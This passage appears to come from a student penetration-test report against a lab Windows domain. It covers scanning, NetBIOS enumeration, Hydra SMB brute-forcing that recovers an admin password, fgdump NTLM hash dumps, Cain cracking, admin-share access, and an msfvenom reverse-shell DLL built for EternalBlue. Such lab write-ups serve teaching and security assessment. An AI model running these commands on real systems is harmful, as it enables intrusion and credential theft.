


Figure 14 Filtering Nessus results

The vulnerabilities labeled critical are often the most interesting ones but even the medium and low ones should be studied since a sysadmin might overlook those thinking they offer no value to potential attacker.

1

Filter

Search Vulnerabilities

Q

186 Vulnerabilities

<input type="checkbox"/>	Sev	Name	Family	Count	
<input type="checkbox"/>	CRITICAL	MS17-010: Security Update for Microsoft Window...	Windows	4	
<input type="checkbox"/>	CRITICAL	KB4343899: Windows 7 and Windows Server 200...	Windows : Microsoft Bulletins	2	
<input type="checkbox"/>	CRITICAL	MS11-030: Vulnerability in DNS Resolution Could ...	Windows	2	
<input type="checkbox"/>	CRITICAL	MS11-058: Vulnerabilities in DNS Server Could Al...	Windows : Microsoft Bulletins	2	
<input type="checkbox"/>	CRITICAL	MS11-058: Vulnerabilities in DNS Server Could Al...	DNS	2	
<input type="checkbox"/>	CRITICAL	MS11-083: Vulnerability in TCP/IP Could Allow R...	Windows : Microsoft Bulletins	2	
<input type="checkbox"/>	CRITICAL	MS12-054: Vulnerabilities in Windows Networking ...	Windows : Microsoft Bulletins	2	
/folders/all-scans					
<input type="checkbox"/>		MS14-026: Vulnerability in .NET Framework Coul...	Windows : Microsoft Bulletins	2	

Figure 15 The vulnerabilities that had exploits

The results were taken into account during the exploitation phase when some of the vulnerabilities were used to gain access to the system.

The executive summary exported from Nessus is provided as an additional deliverable. It shows all of the vulnerabilities found during the scans and how dangerous the threat is.

Nmap was used as a secondary vulnerability scanner using its vulnerability script scan. This script was run with the commands:

```
nmap --script vuln 192.168.0.1
nmap --script vuln 192.168.0.2
nmap --script vuln 192.168.0.10
nmap --script vuln 192.168.0.11
```

The output is shown in Appendix A.

Note:

Usually it is a good idea to run another dedicated vulnerability scanner and compare their results against each other to weed out false positives and see if one of them found vulnerabilities that the other missed. OpenVAS and Nexpose were tried but OpenVAS needed internet access to be installed and the Kali installation didn't allow for (easy) outside access.

Nexpose installation failed because of an unknown Java error and debugging this wasn't pursued due to lack of time.

2.4 ENUMERATION

In the enumeration phase all the information gained was analyzed for more insight. First the Nmap aggressive scan results were studied for each of the systems.

The aggressive scan managed to enumerate the operating systems of the machines (these were confirmed later) and gave the following details:

Server1: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

Server2: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

Client1: Windows 7 Professional 7600 (Windows 7 Professional 6.1)

Client2: Windows 7 Professional 7600 (Windows 7 Professional 6.1)

There was an Apache HTTP service open on Server1 but this was related to the assignment and deemed unimportant. Server2 had a Microsoft IIS HTTP service. However when the address was visited nothing came up and this road wasn't pursued in more detail.




Figure 16 HTTP server not found

The aggressive scans also revealed the SMB version to be 2.02 which was a good thing (from a security stand point) since SMB version 1 is quite insecure and easy to abuse via code execution and Denial of Service attacks.

HTTP banners were grabbed for good measure however. The software IDServe was used for this and the output can be seen in Appendix A.

Both Server1 and Server2 had open DNS services and a DNS transfer was tried but it failed.



 sid2user.exe	26/08/2006 04:32	Application	48 KB
 user2sid.exe	26/08/2006 04:32	Application	48 KB

Figure 17 Software for a DNS transfer




Figure 18 DNS transfer failed

```
root@kali:~# dnsrecon -d 192.168.0.1
[*] Performing General Enumeration of Domain: 192.168.0.1
[-] A timeout error occurred please make sure you can reach the target DNS Servers
[-] directly and requests are not being filtered. Increase the timeout from 3.0 second
[-] to a higher number with --lifetime <time> option.
root@kali:~#
```


Figure 19 DNS enumeration try


```
root@kali:~# dnsrecon -r 192.168.0.1-192.168.0.11
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 192.168.0.1 to 192.168.0.11
[+] 0 Records Found
```

Figure 20 DNS reverse look up try

Server1 and Server2 had open telnet ports but the connection was refused.

Next the software Nbtenum3.3 was used to enumerate information using the open Netbios ports. The given test account for Client2 was used to successfully get a HTML output with all of the usernames for domain admins and normal users.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\amg>cd \nbtenum3.3

C:\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADTARGETNET\W.Parekh appetite
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Logged On Users
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares
-> Getting Extended Information

C:\nbtenum3.3>
```

Figure 21 Running Nbtenum3.3

The outputs for all of the systems are provided as a separate deliverable.

For the next step the admin usernames were copied into a separate text file. The username file was used in conjunction with a few text files filled with the most commonly used passwords. A software called Hydra was used in Kali to try and crack an admin's password.




Figure 22 Setup for cracking the passwords of admin accounts

The smallest password list didn't give any results but the second larger one managed to crack one admin password which was enough to own the systems.

```

root@kali: ~/Desktop
File Edit View Search Terminal Help

root@kali:~/Desktop# hydra -L users.txt -P "wordlist.txt" smb://192.168.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-25 11:39:10
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 413745 login tries (l:15/p:27583), ~413745 tries per task
[DATA] attacking smb://192.168.0.1:445/
[STATUS] 5425.00 tries/min, 5425 tries in 00:01h, 408320 to do in 01:16h, 1 active
[STATUS] 5390.00 tries/min, 16170 tries in 00:03h, 397575 to do in 01:14h, 1 active
[STATUS] 5416.29 tries/min, 37914 tries in 00:07h, 375831 to do in 01:10h, 1 active
[STATUS] 5424.73 tries/min, 81371 tries in 00:15h, 332374 to do in 01:02h, 1 active
[STATUS] 5426.03 tries/min, 168207 tries in 00:31h, 245538 to do in 00:46h, 1 active
[STATUS] 5412.94 tries/min, 254408 tries in 00:47h, 159337 to do in 00:30h, 1 active
[STATUS] 5389.70 tries/min, 339551 tries in 01:03h, 74194 to do in 00:14h, 1 active
[STATUS] 5394.41 tries/min, 366820 tries in 01:08h, 46925 to do in 00:09h, 1 active
[445][smb] host: 192.168.0.1 login: W.Parekh password: appetite
[STATUS] 5535.90 tries/min, 404121 tries in 01:13h, 9024 to do in 00:02h, 1 active
[STATUS] 5533.03 tries/min, 409444 tries in 01:14h, 4301 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-25 12:53:58
root@kali:~/Desktop#

```

Figure 23 Successful crack of an admin password

With the cracked admin account it was easy to get the rest of the admin hashes to try and crack even more accounts. Fgdump was used to extract the NTLM hashes from the SAM database.

```

Passwords dumped successfully
Cache dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
192.168.0.1

Total failed: 0
Total successful: 1

C:\>
```

Figure 24 Fgdump

```

C:\192.168.0.1.pwdump - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
192.168.0.1.pwdump x
1 Administrator:500:NO PASSWORD*****:EBB4324F92238051780D50BCD6CB8F6D::
2 Guest:501:NO PASSWORD*****:NO PASSWORD*****:
3 krbtgt:502:NO PASSWORD*****:AB4F1664AD3A8AC47A90D02B3CC4FA37::
4 Benny Hill:1000:NO PASSWORD*****:8516F8DCA38B8541BC6F4732C3B304F2::
5 R.Gudino:8410:NO PASSWORD*****:A16CD1DF23CF8B8E923B312E9AB3F5D4::
6 E.Breck:8411:NO PASSWORD*****:483EC4B04B0A552316B276C2624A34FA::
7 D.Lecroy:8412:NO PASSWORD*****:C53064E9887A83F8A4D5CBFCEF972305::
8 C.Armes:8413:NO PASSWORD*****:854B0771463F88F7BC24A4725F84E8CB::
9 C.Yother:8414:NO PASSWORD*****:676035F793CC21D58A224011EA06BAB2::
10 K.Dipaola:8415:NO PASSWORD*****:97BAB9D5BECE0FCC4F1E4276B86B7CD2::
11 M.Lanasa:8416:NO PASSWORD*****:6B9E4E4FE9908B12391C41EF35B7B1C3::
12 D.Clinard:8417:NO PASSWORD*****:81FDFB48450AD4F3864D741A01CA2E21::
13 W.Parekh:8418:NO PASSWORD*****:24E4AC391F7C5D4378F792253E356F22::
14 N.Hooton:8419:NO PASSWORD*****:A6339833FD0BCF84A3AB10A42FA7B59A::
15 D.Mcdonough:8420:NO PASSWORD*****:CE1DC95C9D025DB2E1F3EA85C40236BE::
16 M.Bonneau:8421:NO PASSWORD*****:C8772704BDF47B48A33804DF97F67850::
17 F.Nelms:8422:NO PASSWORD*****:F64237B0E85352BD41CE8EED475D8421::
18 E.Hillhouse:8423:NO PASSWORD*****:F62A557EF50F7784877E4F9A56E159E6::
19 M.Lampe:8424:NO PASSWORD*****:D8D5907791E5A47726E83E5E46F2AF40::
20 L.Mcnaughton:8425:NO PASSWORD*****:24B5431395C05F8B51EA696B56A753D5::
21 D.Halas:8426:NO PASSWORD*****:4096DE2EB2481C54B9434504A6BD2626::
22 R.Burstein:8427:NO PASSWORD*****:DBD5E86F519091EE6BD8493AB5A11495::
23 V.Layman:8428:NO PASSWORD*****:43BCCE94858487616E05D95296EDE293::
24 A.Marsland:8429:NO PASSWORD*****:73E649125BC403926B144D55AFB39B93::
25 D.Rosamond:8430:NO PASSWORD*****:70E0448C608D9A2C9063F843A67E19EA::
26 B.Riche:8431:NO PASSWORD*****:889F1E1DDA555E1DBF1DD2FDDEAB883D::
27 J.Wiste:8432:NO PASSWORD*****:BD2EC47441828680D9E0505CF0459E5C::
28 T.Lefebvre:8433:NO PASSWORD*****:4B4E6698BFE9DC66F21FCCEE2B3A716F::
29 S.Dalrymple:8434:NO PASSWORD*****:0E22D6C69B26A876FAAE86C723E905FC::
30 R.Stoneking:8435:NO PASSWORD*****:68CA4D1DD6450DEE4940A9BCB4CE8423::
31 S.Russom:8436:NO PASSWORD*****:3EF78CDA39B74B1C181814AF284FB3F1::
32 M.Maxwell:8437:NO PASSWORD*****:840A1F2263DD7DFDFD4D0AC22DCC6F49::
33 Z.Sowers:8438:NO PASSWORD*****:8519EB53CE4E373F984A0E38F4B810FB::
34 M.Hew:8439:NO PASSWORD*****:37B07F7180030642F865BB6630C3557A::
Normal text | length: 10,774 | lines: 129 | Ln: 40 | Col: 83 | Sel: 0 | 0 | Windows (CR LF) | UTF-8 | INS
```

Figure 25 Admin account NTLM hashes

The hashes were then imported to a password hash cracker for Windows called Cain which was used to crack as many of them as possible using the dictionary NTLM hash attack which again utilized the password files.




Figure 26 Cracking NTLM hashes in Cain




Figure 27 Results from Cain

About half of the admin accounts were cracked using Cain. After cracking the hashes, rainbow tables were used to try and crack the password for the Administrator account but it failed.

```
Administrator: Command Prompt
402653184 bytes read, disk access time: 4.01s
searching for 1 hash...
cryptanalysis time: 0.34 s

ntlm_mixa-numeric-space#1-7_3_10000x67108864_distr-rtgen[p][il_09.rti2
Chain Position is now 67108864
402653184 bytes read, disk access time: 4.13s
searching for 1 hash...
cryptanalysis time: 0.39 s

statistics
-----
plaintext found:                0 of 1(0.00%)
total disk access time:         170.90s
total cryptanalysis time:       14.26s
total pre-calculation time:      30.54s
total chain walk step:          199940004
total false alarm:              24577
total chain walk step due to false alarm: 89864219

result
-----
ebb4324f92238051780d50bcd6cb8f6d    <notfound>    hex:<notfound>

D:\r-crack_mt>
```

Figure 28 Trying to crack the Administrators password using rainbow tables in rcrack

After cracking admin passwords, one of the accounts was used to plant a file on the Administrators desktop of each of the systems to prove unauthorized admin access was gained. To achieve this a remote share was created from the attacking machine to the target to gain access to its file explorer.

```
C:\Users\amg>net use q: \\192.168.0.1\c$
Enter the user name for '192.168.0.1': W.Parekh
Enter the password for 192.168.0.1:
The command completed successfully.
```

Figure 29 Network share creation on Server1; the same was done for Server2

After creating the share it was just a matter of navigating to the Administrator desktop.




Figure 30 Network share showing up on attacking machine




Figure 31 File left on the Administrators desktop for proof of access; the same was done for Server2

A file was left on the desktops of Client1 and Client2 by actually testing an admin username and password combination.





Figure 32 File left on admin account's desktop on Client1; the same was done for Client2

After this the enumeration phase was finished and the next thing to do was to try and exploit the found vulnerabilities.

2.5 EXPLOITATION

The Nessus scan results showed that each of the systems are vulnerable to the EternalBlue exploit developed by the NSA. EternalBlue uses a vulnerability in Microsoft's version of the SMB protocol. The exploit allows the execution of malicious commands in the vulnerable machine.

To exploit the vulnerability a malicious DLL was created using msfvenom in Kali. The DLL allows a reverse TCP shell to be injected into a process in the target machine.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100  
LPORT=4444 -f dll > /root/Desktop/msf.dll  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p  
ayload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of dll file: 5120 bytes  
root@kali:~#
```

